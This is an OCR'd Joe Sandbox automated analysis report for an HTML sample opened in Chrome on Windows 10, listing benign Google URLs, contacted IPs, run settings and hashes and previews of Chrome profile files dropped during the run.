
URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dns.google	246bcc96-50e9-47ca-924e-0964b8dd5ed7.tmp.1.dr, 1e9d967a-c972-4f0c-9ae6-0677696f3671.tmp.1.dr, e6f94121-00aa-4ef2-b378-44e953d64964.tmp.1.dr	false	• URL Reputation: safe	unknown
http://https://github.com/google/closure-library/wiki/goog.module:-an-ES6-module-like-alternative-to-goog.p	craw_window.js.0.dr, craw_background.js.0.dr	false		high
http://https://www.google.com/intl/en-US/chrome/blank.html	craw_background.js.0.dr	false		high
http://https://ogs.google.com	1e9d967a-c972-4f0c-9ae6-0677696f3671.tmp.1.dr	false		high
http://https://www.google.com/images/cleardot.gif	craw_window.js.0.dr	false		high
http://https://payments.google.com/payments/v4/js/integrator.js	craw_window.js.0.dr, manifest.json.0.dr	false		high
http://https://chromium.googlesource.com/a/native_client/pnacl-llvm.git	pnacl_public_x86_64_crtend_o.0.dr, pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://sandbox.google.com/payments/v4/js/integrator.js	craw_window.js.0.dr, manifest.json.0.dr	false		high
http://https://www.google.com/images/x2.gif	craw_window.js.0.dr	false		high
http://https://accounts.google.com/MergeSession	craw_window.js.0.dr	false		high

Copyright Joe Security LLC 2022

Name	Source	Malicious	Antivirus Detection	Reputation
http://llvm.org/):	pnacl_public_x86_64_pnacl_sz_nexe.0.dr, pnacl_public_x86_64_pnacl_llc_nexe.0.dr	false		high
http://https://www.google.com	1e9d967a-c972-4f0c-9ae6-0677696f3671.tmp.1.dr	false		high
http://https://www.google.com/images/dot2.gif	craw_window.js.0.dr	false		high
http://https://code.google.com/p/nativeclient/issues/entry%s:	pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://code.google.com/p/nativeclient/issues/entry	pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://accounts.google.com	1e9d967a-c972-4f0c-9ae6-0677696f3671.tmp.1.dr	false		high
http://https://clients2.googleusercontent.com	1e9d967a-c972-4f0c-9ae6-0677696f3671.tmp.1.dr	false		high
http://https://apis.google.com	1e9d967a-c972-4f0c-9ae6-0677696f3671.tmp.1.dr	false		high
http://https://www.google.com/accounts/OAuthLogin?issueuberauth=1	craw_window.js.0.dr	false		high
http://https://www.google.com/	manifest.json.0.dr	false		high
http://https://www-googleapis-staging.sandbox.google.com	craw_window.js.0.dr, craw_background.js.0.dr	false		high
http://https://chromium.googlesource.com/a/native_client/pnacl-clang.git	pnacl_public_x86_64_crtend_o.0.dr, pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://clients2.google.com	1e9d967a-c972-4f0c-9ae6-0677696f3671.tmp.1.dr	false		high
http://https://clients2.google.com/service/update2/crx	manifest.json1.0.dr, manifest.json.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
239.255.255.250	unknown	Reserved		unknown	unknown	false
216.58.215.238	clients.l.google.com	United States		15169	GOOGLEUS	false
142.250.203.109	accounts.google.com	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1
192.168.2.255
127.0.0.1

Copyright Joe Security LLC 2022

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	676560
Start date and time: 01/08/202210:53:30	2022-08-01 10:53:30 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	test.html
Cookbook file name:	defaultwindowshtmlcookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.expl.winHTML@35/124@2/6
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .html • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 142.250.203.99, 142.250.203.110, 74.125.173.169, 34.104.35.123
- Excluded domains from analysis (whitelisted): www.bing.com, r4.sn-1gieen7e.gvt1.com, client.wns.windows.com, fs.microsoft.com, ctldl.windowsupdate.com, clientservices.googleapis.com, arc.msn.com, r4---sn-1gieen7e.gvt1.com, ris.api.iris.microsoft.com, licensing.mp.microsoft.com, redirector.gvt1.com, edgedl.me.gvt1.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, update.googleapis.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, www.gstatic.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA8321101
Malicious:	false
Reputation:	high, very likely benign file
Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GM DS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS .AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\Local\Google\Chrome\User Data\05b97af0-56f4-4761-a59c-a8582a4f6f44.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	408964
Entropy (8bit):	6.014006446758813
Encrypted:	false
SSDEEP:	12288:jM44zlmN/I8xzurRDn9nfNxF4ijZVtilBC:jv+lmNgA0RzxxPjjt8C
MD5:	C98E6EF3492AD5816E841DFF9D100B39
SHA1:	820A427BF19FF0EFBE4A82A7B635E3F903F09932
SHA-256:	C37E727CEBFEE16A678050D7BDA1766074D21CAD721C15544AA3F30A239DAC41
SHA-512:	4E262A06B60D2AC6E64198208F2CC1C9755A54B66C38C8C5C92577E7D292F162484321BEA8D6D3F47282887F60D85070DF38418C016BC1AD4F81B7F1B670FD9
Malicious:	false
Reputation:	low

Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.659376480442975e+12,"network":1.659344081e+12,"ticks":198382884.0,"uncertainty":3075639.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13303850077894

C:\Users\user\AppData\Local\Google\Chrome\User Data\0acb20e7-1cb9-4555-88df-ad3ecde17b18.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	408964
Entropy (8bit):	6.014006446758813
Encrypted:	false
SSDEEP:	12288:jM44zlmN/I8xzurRDn9nfNxF4ijZVtilBC:jv+lmNgA0RzxxPjjt8C
MD5:	C98E6EF3492AD5816E841DFF9D100B39
SHA1:	820A427BF19FF0EFBE4A82A7B635E3F903F09932
SHA-256:	C37E727CEBFEE16A678050D7BDA1766074D21CAD721C15544AA3F30A239DAC41
SHA-512:	4E262A06B60D2AC6E64198208F2CC1C9755A54B66C38C8C5C92577E7D292F162484321BEA8D6D3F47282887F60D85070DF38418C016BC1AD4F81B7F1B670FD9
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.659376480442975e+12,"network":1.659344081e+12,"ticks":198382884.0,"uncertainty":3075639.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13303850077894

C:\Users\user\AppData\Local\Google\Chrome\User Data\1581d2df-d293-4e3a-bfc9-8169697b2311.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	408964
Entropy (8bit):	6.014006768671299
Encrypted:	false
SSDEEP:	12288:xM44zlmN/I8xzurRDn9nfNxF4ijZVtilBC:xv+lmNgA0RzxxPjjt8C
MD5:	0ABFF5FF54D48AA841C866E25B86353D
SHA1:	E947829581F80B0B36EB367E9715B4A6DC51B9CB
SHA-256:	2906BD9ADAC477A2B21EAAC4B1A39DE27E974513826DF2816652063D5F2C65D3
SHA-512:	4A4F1A0F4D1360C84D74FAC4118A7ACDD27D20B23EFFBF1AD0F4DCC9382D5D9B88A0B790A21EC0D4E23B3920B3AD028CC7CD6AB1EB32DEE521D2599A6905E98D
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.659376480442975e+12,"network":1.659344081e+12,"ticks":198382884.0,"uncertainty":3075639.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469218035"},"policy":{"last_statistics_update":"13303850077894

C:\Users\user\AppData\Local\Google\Chrome\User Data\1cc2bf79-9bc7-4e36-8b8a-4ea29d988551.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	99424
Entropy (8bit):	3.743332975103277
Encrypted:	false
SSDEEP:	384:HwzuMD/FG0uvp+vqN/rMvrN83crN4Hh0GgvraCzQ27QxrlvZlh0rO/meJGRPPHlo:Bqm1OEcswe4r0lGPXS9KvFDlz
MD5:	8D4734E06902456BE9CD9EBC9F855F29
SHA1:	60ADC7AAAD44EA90E006E89C0DB00F7D3A805C29
SHA-256:	2AD04DE7DF1BC1DFC924E66DD807CCD5CBECEE9D9254D6E455369E933FE9AAEB
SHA-512:	B993163AA1497508E2C7C27504D69D84D766D40BC6150E1B3C1F58BCE760006412CF856ADDBB977A1510630038069EE1DA941ED11B2D6D633FDB399D6576CA7

Malicious:	false
Reputation:	low
Preview:	\.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....c8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\274d8132-1626-48a1-9444-20d4502a5cfb.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	93504
Entropy (8bit):	3.7434842689959873
Encrypted:	false
SSDEEP:	384:PwzuMD/FG01p+vqN/rMvrB3crN4Hh0GgvralvHxcZlh0rO/meJGRPPHIO5pHNW1Y:cqV1ORcsweHr0lwPXS9KvFDlk
MD5:	9C8C12AA2B78878CDB9222A26FFCC8EB
SHA1:	0DB041E307D6C7DF7402EC9BE8F3A632169E2BAA
SHA-256:	074BDAC8671FD46F333ACA65B810631B93E4A9CC77498D0BABA8023990213189
SHA-512:	249220FCAFDC5A3DC758640BC150A4D02CFC60CB83CA4E1B932991DC23C99E83438324F25F2478D911D4A8C43D2B070E9E7F650880219B1EAE1EE4551CE466 0
Malicious:	false
Reputation:	low
Preview:	<m.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....c8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\4225d5d6-2234-4c0f-8b35-1a315df7d078.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	412745
Entropy (8bit):	6.025940948198358
Encrypted:	false
SSDEEP:	12288:7M44zlmN/I8xzurRDn9nfNxF4ijZVtilBC:7v+lmNgA0RzxxPjjt8C
MD5:	3B1CCDAD0C474366E2ADEB70B9363241
SHA1:	1D4EEA816EA76578362EA4B2BB756478C20D9970
SHA-256:	B0475C63ECD7B1A2E7D0B17167B82F558B6F42D4D3FAAF84ECE611AC4BAE9DBD
SHA-512:	9DD36D0200C6FF824299E42BCE0FE617EF8E31E057694F19D9A1A46027D6645F35A89814B79E088FFCF531CF2BD831B51ADC272FB1651E661295001191266357
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.659376480442975e+12,"network":1.659344081e+12,"ticks":198382884.0,"uncertainty":3075639.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469218035"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	modified
Size (bytes):	40
Entropy (8bit):	3.3041625260016576
Encrypted:	false
SSDEEP:	3:FkXYDu6cR9n:+Y66cR9
MD5:	7A9D405E9218ED86C7ED3BB729DAA896
SHA1:	E5BB69E833231B755B20E5A0C9B2392D8B923C66
SHA-256:	D83D002DFE4F96C43A6FBF24FC7AA739945731ABDEC2AFB53EDDCE2D2D87D6AF

SHA-512:	F34290BF6A4B1AA63F47436C0788FC1DAC7B970A1861EF1D1891826FD3DFD0FD484A900E23A3024C19CA93DE842BF8B5BC7A5E159362A4C3A36AE8D47C8551A7
Malicious:	false
Reputation:	high, very likely benign file
Preview:	sdPC.....8...?E."..N_.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\0bc85a95-41a2-4651-8cd3-6041af165128.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19792
Entropy (8bit):	5.56405709049506
Encrypted:	false
SSDEEP:	384:vS+t6LlkPXG1kXqKf/pUZNCgVLH2HfDwrU5HGD3sMS4/24x:mLl6G1kXqKf/pUZNCgVLH2HfkrUdGhSc
MD5:	EA685EBC50FA010BA3C1EEBF7B4C72D0
SHA1:	A0266B80D98D2E78E2805F82C8C0EF07D70CC869
SHA-256:	DF71BC09D955201257EA0471294941C40A430F1747B784FA87F04CD66F861E8
SHA-512:	BA056BC66F4A1C41DD410B54B8FAD890C47C0053DEA75692EEDC1D4038B94A2AC853C7390CAEDF9517FC29D078AADDF682E1C2D35283AB97C43804891ADA046
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13303850078207374","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\135928d8-fee2-4448-9f46-088740d19672.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	5.576923364690155
Encrypted:	false
SSDEEP:	384:vS+t6LlkPXG1kXqKf/pUZNCgVLH2HfDwrU53sMS4H24u:mLl6G1kXqKf/pUZNCgVLH2HfkrUrSc2N
MD5:	9CAAE20021E66B2871B72C3C2F8C47F1
SHA1:	A8CDA59157E53B7109950DA26708BD0CBEC5EE32
SHA-256:	0D0DC6D7808FFAFBEEA6D84F87F1A6398AE80643D5296C69EDA86F6CBE1416B3
SHA-512:	E14F04562DFF5C2DE9A89F89FE447B4D78FB92608FCC3406A7871A821EC621CBE63FDFED6E55CF191104213DAD91D00A3E835AEBE7E16DCAF4646CB63B95BD7
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13303850078207374","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\1e9d967a-c972-4f0c-9ae6-0677696f3671.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2693
Entropy (8bit):	4.871599185186076
Encrypted:	false
